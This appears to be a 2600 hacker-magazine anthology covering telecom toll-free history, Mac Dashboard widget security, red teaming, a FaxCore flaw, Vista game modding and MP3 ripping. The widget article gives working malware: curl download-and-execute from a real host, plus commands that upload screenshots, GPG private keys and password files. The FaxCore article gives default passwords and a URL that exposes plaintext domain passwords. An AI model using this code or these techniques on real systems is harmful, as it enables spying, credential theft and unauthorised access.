If you're running an Apache webserver and know how to set up domain names on it, things get a little bit more fun. You can tell Apache that it is indeed the server that should receive requests for files on that domain name by editing `httpd.conf` and setting up a directory to host that domain's files. If you're not familiar with Apache, you'd do well to read up on it first; it's notoriously finicky about its configuration file.

The simplicity of setting up Analytics is vital for its popularity. This means that it's also very simple to serve the appropriate file locally. Just create a plain text file called `urchin.js` in your new directory and type the following into it:

```
function urchinTracker() {
  window.status = 'This site tried to contact Google Analytics';
}
```

That's it! Whenever you access a site that tries to monitor your activity using Google Analytics, your web browser will instead tell you about it by writing a message in your browser's status bar. Naturally, you can change this script to do whatever you want.

Bear in mind that Firefox doesn't let JavaScript programs write to the status bar by default. If you want, you can override this by going to the Firefox preferences, clicking on the “content” tab, clicking on the “advanced” button next to the “enable JavaScript” checkbox, and ticking “Change status bar text.”

Telecom Informer

by The Prophet

It's hard to believe that another summer has already passed. However, the stages of photosynthesis are drawing to an end here in the Pacific Northwest, at least with the deciduous trees. These have turned brilliant shades of yellow, orange, and red along the North Cascades Highway. It's truly one of the most incredible drives in the country, even when you're an outside plant technician winding your way toward the latest downed aerial cable. Don't forget your icky-pic!

Anyway, it's after midnight here in the Central Office, and I'm watching an infomercial on YouTube. This particular infomercial is for the Ronco Dial-O-Matic, which I'm disappointed to report is not a telephone. Quantities are limited, (I'm sure that's true), so I'm being urged to call 1-800-486-1806 right away! Operators are standing by!

Well, have you ever wondered what actually happens when you pick up the phone and dial a toll-free number? Yes, I know, a robot or someone in India answers, but have you ever wondered what's happening on the network side? Well, don't let this opportunity slip away! Grab your phone and get ready to dial right away, because we're taking a trip to SMS/800.

Ha. Fooled you! We're not going anywhere without a history lesson first. AT&T first invented toll-free 800-number service in 1967. Businesses frequently complained that customers were less likely to contact them if they had to place a long distance call. At the time, there was a toll-free system called the Zenith system, where you could dial an operator and ask for a "Zenith" (or sometimes "Enterprise") number, but this was inefficient because all calls were operator assisted. Collect calls were another option but, as with Zenith numbers, these were also operator assisted. In response, AT&T defined the 800 NPA and began offering "In-WATS" service. This offered a huge advantage: calls could be direct-dialed. Switches were programmed to, in effect, bill calls to these numbers as collect calls, but seamlessly to the user.

The early WATS system was rudimentary and required separate toll-free numbers for intra-LATA versus inter-LATA calling. This often meant that nationwide toll-free numbers didn't work throughout an entire state (Nebraska was often a problem, as many call centers were located there). Over time, the system became very popular, especially with phreaks who treated toll-free numbers as an on-ramp to the long distance network. They'd call a toll-free number on an analog exchange, then blue-box onward from there. Incidentally, until a few years ago, you could do this with country direct numbers that continued to use C5 signaling. Maybe you still can. But I digress.

In 1984, with divestiture, the FCC granted other carriers the ability to offer toll-free service. To make this work, specific NXXs were assigned within the 800 NPA to each carrier. The tandem switch was then able to route calls to the appropriate network. Unfortunately, this created a problem. If you wanted to change toll-free carriers, you couldn't, because your number was locked to a specific carrier. As you might imagine, this largely took away incentive for carriers to provide competitive rates and service, particularly for owners of vanity toll-free numbers (such as 1-800-FAT-GIRL).

In 1991, the situation came sufficiently to a head that the FCC ordered that toll-free numbers become portable. This was, incidentally, the first FCC order requiring number portability, although the FCC has subsequently ordered local number portability (which allows you to port wireline numbers between wireline carriers), wireless number portability, and wireline-to-wireless number portability (note VoIP carriers are treated as wireline carriers for purposes of local number portability). Curiously, you still cannot port a wireless telephone number to a wireline or VoIP carrier, but again, I digress. Hey, it's my union right with this much seniority!

The FCC order proved to be a genuinely significant technical undertaking, and it wasn't until May 2003 (after one short extension) that you were finally able to port your toll-free number. And thus was born SMS/800, the national toll-free service bureau. This service bureau is responsible for, among other things, tracking RespOrgs (long distance carriers and others who sell and/or bill toll-free service) and providing toll-free number reservations to these RespOrgs.

When you want to reserve a toll-free number, your telephone company (RespOrg) checks with SMS/800 to find out what numbers are available. Toll-free numbers are currently available in the 800, 888, 877, and 866 NPAs. The 855 NPA is not currently in use, but will be the next toll-free NPA brought into service. Once you and your carrier identify a toll-free number that you like, and presuming that your carrier is scrupulous (many aren't, and this is a whole can of worms I won't open right now), they will reserve it on your behalf and transmit your subscriber information to SMS/800 as required by FCC regulations. SMS/800 associates the toll-free number with the PIC code of your carrier and (usually) the NPA-NXX-XXXX to which it is routed. This information is then replicated to the Service Control Point (SCP) databases, which are located strategically (and redundantly) at various switching facilities around North America.

It's important to note that you are legally the owner of your toll-free number, and not your long distance carrier. Regardless of billing disagreements with your carrier, contract disputes, or whatever else, the number belongs to you, and you can transfer it to any other carrier you like, anytime you like. Unscrupulous individuals or companies can use this rule to their illicit advantage by switching carriers frequently and skipping out on the bill.

So, what happens after your number is set up, and someone calls it? SS7 initiates a database lookup routine, which is a fairly complicated and not particularly interesting process. Based on the results of the database lookup, your call is routed to the long distance carrier servicing your toll-free number, which routes your traffic over the network - for the most part - as an ordinary long distance call.

There are a few things that are very different than a normal long distance call, however. First and foremost, when you dial a toll-free number, the person you are calling is paying the bill. This means that they have a right to your ANI, which is generally your phone number. So, when you call up Ronco to order a shiny new Dial-O-Matic, they have the phone number you're calling from. Furthermore, once you place an order, they magically have an established business relationship with you, so they can bother you almost any time they like. And if this wasn't bad enough for privacy, it gets worse. Many carriers don't wait until they send the bill to send your number. For example, my toll-free service provider translates the ANI of anyone calling me to Caller ID data, so I receive it in real time. Even if someone blocks their Caller ID, I still get their number when they call me. So, the lesson here is that while it's never a good idea to assume you're anonymous over the phone, it's an especially bad idea when calling toll-free numbers.

When you call a toll-free number, in theory, the person you're calling pays the bill. In fact, the FCC rules are very clear on this point: you cannot legally be billed for calling a toll-free number. This doesn't stop unscrupulous providers armed with ANI data, though. Phone sex lines love to engage in the practice of "cramming" your bill with extra charges, and even AT&T has engaged in the practice of "back-billing" fraudulent third-party billed calls to the originating number.

The FCC rules allowing easy number portability have led to vulnerabilities that have occasionally been exploited by phreaks. For example, when companies acquire one another, they sometimes disconnect the land lines of an acquired company, but forget to switch off the toll-free numbers. This is particularly common when laying off the PBX administrator before winding down the operation (and seems to happen with startling regularity). Phreaks with a well-tuned ear can recognize the difference between a long distance company disconnect/invalid intercept and a LEC-generated one. As a phreak, if you dial a toll-free number and receive a LEC-generated intercept, you have potentially struck gold because a neglected toll-free number is ripe for either rerouting or porting to a different carrier. Using a technique called pretexting, phreaks have occasionally run up phone bills in the high six figures by rerouting toll-free numbers to conference bridges and similar nefarious destinations. They've even ported the numbers to other carriers, resulting in the same scenario repeating over and over again. Carriers try to prevent this by introducing bogus technical obstacles to porting numbers where fraud is suspected, but these measures are largely ineffective (by FCC design).

And with that, it's time to bring another issue of “The Telecom Informer” to a close. I feel a sudden urge to audit my employer's toll-free number pool! Drive safely in the rain as the days become ever shorter. And when you pick out your Halloween costume this year, consider a Bernie Ebbers mask as part of the ensemble!

References

- http://www.sms800.com/ - SMS/800 service bureau.
- http://www.iec.org/online/tutorials/ss7/➥topic08.html - Detailed write-up and logical topology diagram of SS7 database lookups.

Apple Dashboard Widget Insecurity

by zeitgeist

0x00 Disclaimer

The information presented in this article is for information and demonstration purposes only. I can not be held liable for any damage you cause using the information presented here. Please use the knowledge wisely and don't do any harm that you wouldn't want done to yourself.

0x10 Introduction to dashboard widgets

In Mac OS X 10.4, Apple introduced a feature called the “dashboard.”. The idea of the dashboard is that you have a number of applications readily available for your use. These applications aren't full-blown applications but only small tools like calculators, converters, clocks, and so on. One very important aspect of these so-called “widgets” is their ability to fetch content from the internet. This allows the possibility to have little applications that display, for example, the latest news from an RSS feed, current weather conditions, or stock quotes. The actual dashboard, with the widgets on it, can be activated and shown as an additional layer on top of the Mac OS X desktop.

The widgets are not only able to pull content from the internet but may also issue system commands. Thus, you can pull content from the internet and process it with the standard UNIX tools that come with Mac OS X.

Dashboard widgets are programmed mainly by using HTML and JavaScript. The JavaScript engine has a couple of extensions to it which are specific for widgets.

0x20 Dashboard's security model

As you read the introductory part of this article, you have probably already thought of all the things you can do by combining the internet access of a dashboard widget with the ability to execute system commands. However, there is a security model underlying the dashboard application which executes the individual widgets.

The first security measure is the fact that the widgets are only executed with the rights of the user who is currently using the dashboard widget. So there is no system-level access to make installing root kits as easy as replacing `/bin/bash` with a modified version from some server.

The second security measure is a file called `Info.plist`. This XML file has to be supplied with any valid dashboard widget. In the XML file are a couple of pieces information, including the name and version of the widget, some information for the initialization of the widget, and so on. There are also three important boolean parameters which are relevant to the security of widgets: `AllowFileAccessOutsideOfWidget`, `AllowNetworkAccess`,and`AllowSystem`. These three parameters control whether your widget has access to files outside the widget's path, if the widget is granted network access, and if the widget is granted access to command-line utilities.

0x30 What's wrong with the security model

Of course widgets are only executed with limited rights—namely those of the user that is using the dashboard widget at the moment—thus denying access to a lot of system files. However, we are not really interested in creating yet another botnet through root kits that we install on the machine. What's more valuable is user data. Since we may access the system with user privileges, we may edit, remove, or create files within the user's home directory. This includes sensitive data like `~/.gnupg/secring.gpg`, which is the place where PGP private keys are stored, and other such things. Be creative.

Of course you might argue that this is not a problem specific to dashboard but that it is a security risk that any application might pose. That is correct; however, dashboard widgets are easily installed by the user and rarely considered in terms of security. Dashboard widgets are also very easily developed and deployed. More on that later.

The second aspect of the security model is `Info.plist`, which is also called a “property list” in Apple jargon. Usually the `Info.plist` file is edited by the developer of the widget to give access to the resources that the widget needs in order to work. The `Info.plist` is bundled with the widget

and normally never seen again by regular users. This means that the user has to trust the widget's developer to set the proper access permissions for the widget. Without manually editing the property list file, the user has no control over the widget's security settings.

0x40 Exploitation concept

Because users usually don't check a widget's internal workings after downloading and installing it, and because widgets are easily created using the new Dashcode application from Apple, the following scenario might be possible:

An attacker creates a widget which is as simple as counting down the days until the start of the Olympic games in China. The widget is small and downloaded by thousands of sports enthusiasts from around the world. The widget is always opened in the dashboard because it is so small and looks so innocent. In reality, however, the attacker has granted the widget network access, file access, and system access. Periodically the widget connects to a central, or perhaps distributed, command and control server that sends new instructions to the widget. This could be done, for example, every time the widget updates the days until the event starts or every time the user opens the dashboard. The server's instructions are then downloaded and stored on the file-system, maybe in the `/tmp` directory with some obscure name, and executed. In these instructions could be anything, including a local root exploit to really gain access to the system, instructions that the system should forward any mail the user has received to another account, or commands to delete the content of the user's documents directory.

0x50 Proof of concept

I have created a simple proof-of-concept widget. This widget looks for an instruction file on a server, and then downloads and executes those instructions. Currently, the instruction file tells the widget to take a screenshot of the active screen and upload it to a server. The file may, however, contain any type of commands.

There are three parts to this proof of concept: of course there is the widget, there is the instruction command file, and there is a small PHP script which takes the screenshot and stores it on the server.

0x51 The widget

The widget was created using Apple's all-new Dashcode application. The default "Hello, World!" widget was used and modified. Two new functions were created inside of the JavaScript file that Dashcode creates by default. The first function is called `nasty()` and is responsible for downloading and executing the instruction file from the server. The second function is called `dummyHandler()` and is only used to make the `widget.system()` calls non-blocking.

As you can see, the `nasty()` function relies on being allowed to make `widget.system()` calls. In three system calls, the `master.sh` file is downloaded into the `/tmp` directory, made executable, and then executed. Without the `dummyHandler()` call, the whole widget would lock up until the processes finished. A malicious widget might seem suspicious if it locked up for too long.

As the code shows, I am using the `curl` program to download the instruction file. This is the part where we need system and network access, so `AllowNetworkAccess` and `AllowSystem` need to be true. In order to store the instruction file outside the widget's directory and execute it there, we need the `AllowFileAccessOutsideOfWidget` directive to be true in the widget's property list.

```
function nasty() {
  if(window.widget) {
    widget.system("/usr/bin/curl -o /
➥tmp/master.sh http://www.geisterstunde.
➥org/master.sh",dummyHandler);
    widget.system("/bin/chmod u+x /
➥tmp/master.sh",dummyHandler);
    widget.system("/tmp/master.sh",
➥dummyHandler);
  }
}
function dummyHandler() {
}
```

The relevant entries in the Info.plist look like this:

```
<key>AllowFileAccessOutsideOfWidget</key>
<true/>
<key>AllowNetworkAccess</key>
<true/>
<key>AllowSystem</key>
<true/>
```

Make sure that you have set the `HTTP_PROXY` environment variable if you are behind a proxy; otherwise, curl will fail.

0x52 The instruction file

The instruction file is straightforward. You can easily test it by executing it on your own Mac OS X system. Here we first execute the `logger` program to write something to the log files. After that, we execute the `screencapture` tool with appropriate parameters to turn off the sound and to request capture of the whole screen. Finally, we upload the image to the server.

```
#!/bin/bash
/bin/echo "0wned by zeitgeist"
➥ | /usr/bin/logger
# For screen capturing and uploading
screencapture -Sx /tmp/screen.jpg
curl -F userfile=@/tmp/screen.jpg
➥ -F press=ok http://www.geisterstunde
➥.org/upload.php
```

0x53 The upload PHP script

The PHP script on the server is also straightforward. In order to ensure unique filenames, it creates a file based on the md5 sum of the current timestamp. It then moves the uploaded file to the `files/` directory. Make sure that the `files/` directory is writable by the web server.

```
<?php
$uploaddir = 'files/';
$uploadfile = $uploaddir . "screen-" .
➥ md5(time()) . ".jpg";
if(isset($_REQUEST['press']))
  move_uploaded_file($_FILES['userfile']
➥['tmp_name'], $uploadfile);
?>
```

0x60 Endless possibilities

Here are a few ideas for other things one can do with user-level access inside of the command file:

0x61 Upload the ~/.gnupg/secring.gpg to get a user's private GPG keys

```
/usr/bin/curl -F userfile=@~/.gnupg/
➥secring.gpg -F press=ok http://
➥www.geisterstunde.org/upload.php
```

0x62 Look for all files containing the string "password" and upload these files

To accomplish this, we use the use the `mdfind` utility, which is is a command-line front end to the Mac OS X Spotlight search engine.

```
for filename in `mdfind password`; do
 if [[ -e $filename ]]; then
    /usr/bin/curl -F userfile=@$filename
➥ -F press=ok http://www.geisterstunde.
➥org/upload.php
  fi
done
```

0x63 Look through the user's ~/Library/ directory

There are a number of interesting settings to find, including address book content and iCal events.

0x64 Read the user's Mail.app settings

We can store these settings in a file and upload it; we'll then be able to find out the user's e-mail address, account type, and so on.

```
defaults read com.apple.Mail
➥ > /tmp/mail defaults.txt
if [[ -e "/tmp/maildefaults.txt"]]; then
  /usr/bin/curl -F userfile=@/tmp/mail
➥defaults.txt -F press=ok http://www.
➥geisterstunde.org/upload.php
fi
```

0x65 Change the user's default page in Safari

```
defaults write com.apple.Safari
➥ HomePage
➥ "http://www.geisterstunde.org"
```

0x70 Making things easy for you

The usual way to deploy widgets is through the Apple widgets download site. When you want to publish a widget in the index on their website, you submit your widget and some other information along with it. However, a user who wants to download the widget doesn't download it from the Apple website, but rather from the author's original website. I assume that Apple reviews the dashboard widgets before publishing them in their index; however, if you are able to change the widget after it is indexed, there is no real trust in the Apple widget index.

Another security feature was added by Apple: the idea is that after you download a widget, it seems like it the widget isn't executed, but instead a window asks if you would like to "keep" or "delete" the widget. In reality, however, the widget and possibly its malicious code are executed even before the user decides to "keep" or "delete" the widget. I have contacted Apple about this specific vulnerability, but they haven't replied yet.

0x80 Wrap up

The code examples presented in this articles may be downloaded from `http://www.geister➥stunde.org/widget`. The file `badwidget.zip` contains an example widget which executes code from my server when clicked upon.

There is also a publicly accessible directory of screenshots and other things I have captured, available at `http://www.geisterstunde.org/files/`. Please be aware that if you deploy the example widget, a screenshot of your machine will be posted to the site.

I have also created a small tool called "WidgetInspector," available at `http://www.geister➥stunde.org/widget/WidgetInspector.zip`, which examines the widgets on your hard drive in terms of the security issues presented in this article.

Greetings to dorothea, macglove, mattjowil, alex, yin, frida, the Machackers, and the CCC.

Penetration Testing the Red Team Way

by MS-Luddite

What is Penetration Testing?

Penetration testing is a method of evaluating the security of a computer or network by simulating an attack by an intruder. In most cases, the tests are performed by outside consultants; however, the company IT department or security group may also perform the tests. The general format of the test is to enumerate all operating systems and services running on the target network and then to attempt to exploit any known or discovered weaknesses in those systems.

Enter the "Red Team"

While traditional penetration testing methods are extremely valuable and very effective, there is another approach that provides a far more realistic evaluation of an organization's overall security posture. Red Team penetration testing, or "Red Teaming" as it is commonly called, is an entirely different way of testing network security. Instead of working the test by moving down a check list of predetermined items or running an application that systematically searches for vulnerabilities to exploit, the "Red Team" executes the attack in a manner consistent with the actions of real intruders. The term "Red Team" comes to us from the United States military. In military exercises, the good guys are always the Blue Team and the bad guys are always the Red Team. The Red Team attempts to attack the resources of the Blue Team in an environment similar to a game of capture the flag. This system was devised to provide military personnel with live training exercises that are as close to real combat situations as possible.

Red Teaming Structure

When the Red Team begins the penetration test, they begin as a real intruder would begin an attack. In most cases, no one at the target is informed of the time of an impending attack. Any tools or attack methods used will be executed on the live network or computer systems being tested. Few or no preparations are made to spare these systems from the negative effects of the attacks being conducted. For example, suppose the Red Team has learned that the target network is running a Microsoft Windows Exchange Mail Server and that their research shows that this particular version of Exchange is vulnerable to a common form of attack called a buffer overflow. This attack will cause the server to enter into an error state that would allow an attacker to run arbitrary system commands in an effort to compromise the machine. The attempt will be made without regard for possible damage to the server in question. The only decision will be when to attempt the exploit, such as after hours, over the weekend, or on a holiday. By freeing the minds of the team to behave as a real attackers, Red Teaming creates a much more realistic environment in which to evaluate the security of the target network or system.

Legal and Other Concerns

It should be mentioned that there are often some predetermined boundaries when using the Red Team approach to penetration testing. The boundaries will be unique to the particular test and depend on many factors, possibly including the target environment, management concerns, and industry regulations. For example, the financial services industry is federally regulated. It is conceivable in the previous example of a vulnerable Microsoft Exchange Mail Server that laws would be broken if the Red Team were to actively exploit the live server. It is also possible that senior management would exercise their right to limit certain aspects of the tests in order to protect the company from negative exposure. For instance, if the decision has already been made to replace a piece of equipment known to be insecure, then that device might be deliberately excluded from the test in favor of later testing of the new device. The organizers of the test may also choose to simply mark certain systems or networks as off limits for any reason they deem appropriate. Another option is to have the Red Team discover all attack possibilities from the outside with no previous knowledge of the target and then to

test those possibilities in a lab environment. While this is not as realistic as an active attack on live systems, there are many times when this approach is more appropriate for the business. Only discussion between management, Red Team members, and legal counsel can answer this question. It is of paramount importance that both management and the Red Team have a clearly defined scope of work on paper and signed before a test begins to prevent any misconceptions that could draw both sides into legal trouble.

Hackers and Crackers


The word hacker has come to imply a shady individual sitting at a computer in the middle of the night, drinking caffeine with abandon and having no goal beyond the destruction of networks. The origins of the word "hacker" actually predate the Internet, and many hacking groups have nothing at all to do with computers. However, years of media coverage of computer intrusions have conflated the terms hacker and criminal, and so the word has stuck. Some people think that Red Teaming is hacking and that those who use this approach are criminals themselves. There is a small degree of truth to this statement; many penetration testers choose their career in order to hack without the fear of legal repercussions. It is also true that many of the best penetration testers are former hackers themselves. However, it is obvious that the benefits of the Red Team approach far outweigh these misguided concerns. In my work as a security consultant, I have personally witnessed a Red Team test conducted shortly after an internal audit by the company IT department. Several new systems had been installed by outside security professionals. The contractors had taken great care to secure the systems, and the internal IT department was diligent while reviewing the work. However, the Red Team still found several points of entry into the network that had been missed by the traditional penetration tests. How can this be explained? There are three answers to this question: first, no matter who secures a system, there is always something missed that could lead to a compromise; second, even if you hire an expert to secure a system, they usually don't maintain the system after the initial setup, which can lead to misconfiguration or newly discovered weaknesses after the time of install; and, finally, I guess I am a bit biased, but I am a true believer in what I call the "Hack Factor." I define this factor as that certain something inside a hacker that simply drives them until a solution to a problem is found. Simply stated, if I were going to hire someone to test my network security, I would hire a hacker. I believe that there is a terrible shortage of hackers in professional security companies.

Conclusions

It is clear that the Red Team approach is a valuable tool available to penetration testers and to anyone else responsible for network security. The out-of-box thinking that it promotes can often mean the difference in discovering a problem before an attacker does. When conducting any test, always remember that there is no such thing as total security for any system. Security is a process, not a solution. We must therefore always continue thinking about every possible attack vector that may be available to an intruder. The one thing that you can be assured of is that your enemies are doing the same.

Reference

http://en.wikipedia.org/wiki/Red_Team



Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

by Element.Crying
Element.Crying@Gmail.com

I recently was put in charge of the installation and implementation of my company's new web-based FaxCore faxing system. Like any good IT manager, I spent the first week trying to find any bugs or exploits which might cause a halt in the company's productivity. The system was pretty solid when it came to bugs, of which I only found a few. I did discover a nice-sized security exploit in which anyone with a little bit of knowledge can view any user's domain password.

I have reviewed the source code, so I know that the initial login screen for the FaxCore system is pretty solid; the exploit only works once you have logged in to the system. When configuring our system, we chose to import all of our users using Active Directory. You would need the login name and password of someone in the domain to get into FaxCore—or so I thought. I read through the administration guide, which is available online, and I discovered that the default account created on a new FaxCore system is simply "Admin" with the password of "Password". The admin account is the only one referenced within the documentation; however, there are a few other system accounts visible in screenshots shown in the manual. Knowing that a good system administrator would change the password to the admin account as soon as FaxCore was installed, I looked for other means of logging in. So I tried one of the other accounts listed in the screenshots. "SYS-UNROUTED" is a system account created for internal operations. No surprise: it also shipped with a password of "password", but because the account does not have administrator access, it was overlooked and thought of as a "non-threat." I now was logged in to the system as "SYS-UNROUTED". This account holds all of the unsorted faxes that have been received. This is a potential threat but not the "big fish" that I was looking for.

Once I logged in to the system, I started looking through the source code of the default page. There was very little code to see; the page just contained an `iframe` which pointed to "`menus/mainMenu/default.aspx?xAUID=2002&`." The part I was interested in was the "`xAUID`" part. I started manipulating the number in the "`xAUID`" parameter, and much to my surprise, I was accessing different system accounts. There are seven system accounts, numbered from 2001 to 2007. One of these is the admin account. By simply pointing my web browser at `http://faxcore.domain.local/?xAUID=2001&`, I found myself logged in as the administrator of the FaxCore system. Again, this is a pretty big security hole, but I wanted to know how much damage this system could really do; after all, it is just a faxing system.

FaxCore ships with a feature that allows the administrator to "impersonate" another user, giving access to that user's fax mailbox. The impersonate function actually works on the same technique as the above-mentioned exploit; it opens up a new window and changes the "xAUID." From the administration page, you are able to go through the user list, impersonate each user, and view all of their faxes. Here is where I started to do some research. I knew that the FaxCore system used tokens to automatically fill in information on notifications and cover pages. One of the tokens is "`$$USER.PASSWORD$$`". Now, as I said earlier, we used the Active Directory option to import our user list instead of using the internal FaxCore user database. I also knew that the password token was used to email users their forgotten passwords. But I wanted to see if the FaxCore system stored the passwords of Active Directory users, so I designed a cover page within the FaxCore cover page editor with the password token used on it, and then I sent a fax to myself . When I received the fax, my password was

there in plain text. It had been stored in the FaxCore database when I logged into the system. My goal became the ability to get the password of all the users without having to send a fax from each one of them.

I discovered, while going through the faxes I had sent, that there was a page named "Test Tokens." Upon clicking on that link, I was greeted with a page that showed what each token would display if used. This page also included my password—right there, in plain text. I had found it. All I needed was the direct link `http://faxcore.➥domain.local/apps/message➥Viewer/deliveryTestTokens.➥aspx?xUserID=` and the user list available after logging into the administrator account, and I was set. Each user has a unique id, and when the id is entered at the end of the URL, the page will return all of the tokens available, including their domain login name and password.

This system has many vulnerabilities, but this was our greatest concern. Everyone in the company, including our president, uses the FoxCore software and would have been in danger of having their information openly made available. We have corrected the issues on our server; however, a patch has not been issued to correct these problems. So, other FaxCore customers are wide open and still vulnerable to this exploit.

As I reviewed the FaxCore source code, the biggest problem I found is that the only verification of which user you are is upon login. Once you're logged in, your credentials are never again checked. This leaves the system wide open. As this problem is paired with an impersonation function which simply uses a numbered account to give you full access, I am surprised this vulnerability isn't common knowledge yet. So this is my contribution to the *2600* community.

Shoutout to Element!

ResHacking
Windows Vista games

by Vitaminion
vitaminion@gmail.com

If you have Windows Vista, then by now you have probably tried its version of the classic time-wasting game Minesweeper. You may have noticed differences between the Vista version and its predecessors. The Vista version has snazzier graphics, animated explosions and a weird sweeping beam of light when you win.

But it still gets boring fairly quickly.

This article will explain how to customize Vista's built-in games, using Minesweeper as the main example. It will also give you an introduction to the basics of ResHacker, a powerful freeware Windows program available at `http://www.angusj.com/resourcehacker/`.

The latest version of ResHacker was released in 2002, and its author no longer supports it, so ResHacker is not a new program, but it's still fun to use. It's a good way for novices to poke around applications without needing programming knowledge.

First, make a copy of your Minesweeper folder, which is probably in `Program Files\Microsoft Games`. To find it, right-click Minesweeper in your Start menu, choose Properties and click Open File Location on the Shortcut tab. You want to work on a copy in case you screw something up.

Launch ResHacker and use it to open your copy of `MineSweeper.dll`. You will see a tree list of folders. Many of Minesweeper's settings are kept in an XML document and are simple to edit. After each change, be sure to save your work in ResHacker before firing up your game.

Here are a few examples of things you can do:

Unlock the hidden debug menu

Use ResHacker to open `Minesweeper.exe.mui`, which will be in a folder inside the Minesweeper folder. On my system, the folder is called `en-US`, but yours might be different. In ResHacker, open the `MENU` folder, then the 164 folder and then click the 1033 resource inside.

See the text for the Debug menu options? Now you can replace the boring old menu options with the hidden ones. Open the 163 folder, which contains the boring old menu; then, right-click the 1033 inside and delete it. Right-click the 1033 inside the 164 folder and rename it to 163. Save.

Launch Minesweeper and you'll see the Debug menu. It has four options. "Toggle Show

Mines" will show you all the mines, but you must select it after you have clicked at least one square to start playing. "Win" forces an automatic win.

Solitaire, Spider Solitaire, Hearts, Freecell and even Purble Place all have hidden Debug menus with cheats and other secrets; in fact, Purble Place has several hidden menus.

Make a bigger minefield than the 24 by 30 board the game allows

Use ResHacker to open `Minesweeper.dll`. Open the `UI\MINESWEEPER.XML` folder inside. Find the tags `MaxBoardWidth` and `MaxBoardHeight`. These numbers define the upper limits of the board size. Change them as you please, save, and launch the game.

Go to the Game menu and choose Options. The box still says the width and height limits are 24 and 30, but you'll find that they aren't. You can also change the limit on the number of mines by changing the number in the MaxMines tag in that same `UI\MINESWEEPER.XML` resource.

Change graphics, sounds and other settings

Use ResHacker to open `Minesweeper.dll`. Open the `DATA` folder inside. You will see many subfolders containing the game's sounds and graphics, which you can replace with your own.

For example, open `SHEETS\BLUESHEET1X21.JPG`. Right-click the 1033 and choose "Save [DATA: SHEETS\BLUESHEET1X21.JPG : 1033]". Save the JPG file. Edit it however you want. Then right-click the 1033 and choose "replace resource." Browse to your edited JPG, enter the top-level folder, which in this case will be `DATA`, as the resource type and the subfolder, which in this case will be `SHEETS\BLUESHEET1X21.JPG` as the resource name. Leave the language field blank. Save and launch Minesweeper.

These are just a few examples of what you can do with ResHacker. Poke around a little bit, and you'll find that you can change the animation speed for Minesweeper's exploding mines, change the text of menus and error messages, and do much more.

It would probably take a book to describe everything ResHack can do, even for a small game like Minesweeper or Solitaire. Hopefully, this article has encouraged you to check it out, play around, and most importantly, have fun learning new things.

Ripping MP3s From Bleep

by mOther

Bleep (`http://www.bleep.com/`) is Warp Records' online MP3 and FLAC store. You can purchase music and download it, much like iTunes, except without any DRM. Warp's catalog is available, as is music from many other record labels, including Domino, XL Recordings, Rough Trade, and Skam.

You can preview all tracks using their Flash player. The annoying thing about this player is that it stops the playback after 30 seconds, and you have to click on the seek bar to start it playing again. I'm guessing that they did this to stop people from recording the stream.

After a little hacking around, I discovered an easy way to download the full MP3s.

Track links look like this: `http://www.➥bleep.com/player.php?track=<releaseID>➥_DM-<track>`

`releaseID` is a code corresponding to the album, and `track` is a two-digit number, such as 01, which is obviously the track number of the song.

This URL returns the HTML code to embed their Flash MP3 player and to pass the player parameters such as the track title. One of these parameters is "key". This key is used by their player to retrieve the mp3 from the following URL: `http://➥listen.bleep.com/player.php?key=<key>`

I discovered this by using Ethereal to sniff the http traffic. The above url returns the mp3 in its entirety. The Flash player itself is what stops playback after 30 seconds. So, you can retrieve the mp3 as follows:

```
wget -O test.mp3 http://listen.bleep
➥.com/player.php?key=<key>
```

I was going to try to determine how the key is calculated from the release ID and track number (database lookup?), but then I realized that I needn't bother. It's a lot easier to just navigate to the first URL and parse the key out of the HTML.

I've written a simple python script which automates this process. Run it without any parameters for details on how to use it. The script also extracts the album cover, as well as the artist and album names. Read the source for details.

Don't be a jerk. Buy the music you enjoy, and support the artists. Remember, these MP3s are only 96kbps (or less). Trust me: Autechre sounds excellent in FLAC.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

imation insecurities

by PriesT
priestinaround@gmail.com

I enjoy my work, for the most part. Once I look past the dealing with stupid idiots and frustrating computers, the small computer repair business I am employed at really is an interesting place.

It is no secret that my passion lies in security, and it is obvious to my co-workers that my heart skips when I am set to recover a DoD password off of a laptop or to fix a problem in the local network. This is all very intriguing, but the latest encounter I have had was directly related to a secure "thumb drive."

Here is the story that our customer gave us, more or less. Apparently this gentleman needed desperately to access the many important documents that he had on his Imation-brand flash drive. The drive claims to prevent access to all data unless the correct password is entered into a small utility, which then allows you to see the files. Also, after six failed password attempts, the drive wipes itself, destroying any data and preventing all access, supposedly. Einstein here had done just that, and he wanted his data back. So I set to work. The drive was a 2 gigabyte Imation 18405, which seemed to have been discontinued recently. On inspecting the layout of the drive, I found that it had a small hardware switch that controlled write protection, and a small program that controls if the files on the drive are visible or not.

For those who don't know, the Imation security feature allows you to choose how much data to hide and how much to keep public by splitting the drive into private and public partitions. In this way, the private partition remains hidden until it has been activated by a windows executable called `lock.exe`. This program allows the partition to be viewed as if it were a normally mounted drive.

So my first step in poking around in this small drive was the Imation website. Naturally, there was no information on password recovery listed there. My next step was the internet, which also came up empty. At this point, my boss offered an interesting suggestion: run data recovery on it.

Ever since I saw an episode of Hak.5 online (`http://www.hak5.org/archives/169`), I have been nervous about running our data recovery programs on a customer's flash drive; they are of course meant to be used on physical hard drives. "But," I thought, "what the heck? It's not like this guy would gain anything by not running the programs."

At this point, I had a USB drive which was only 2 megabytes in size. This was because when the disc was formatted with `lock.exe`, the user had decided to keep as much of his data secured as was humanly possible. I couldn't really do much here. Using the `lock.exe` utility again, I managed to erase the password and to start anew with the settings reversed, with 2 megabytes of secure data and the rest left public. Now there was something to work with.

So I ran our first data recovery program. It found a grand total of one file, woohoo! This file was none other than the `lock.exe` file that was readily viewable anyway. What happened next was very odd. I then ran our second program, GetBackData for FAT, and I recovered every single file the user had lost after encrypting his drive.

The result was a bunch of `.doc` files. Once the customer came in to pick up his drive, I told him about the process and asked to confirm if these were the files he had created after locking his drive down. He confirmed that they were.

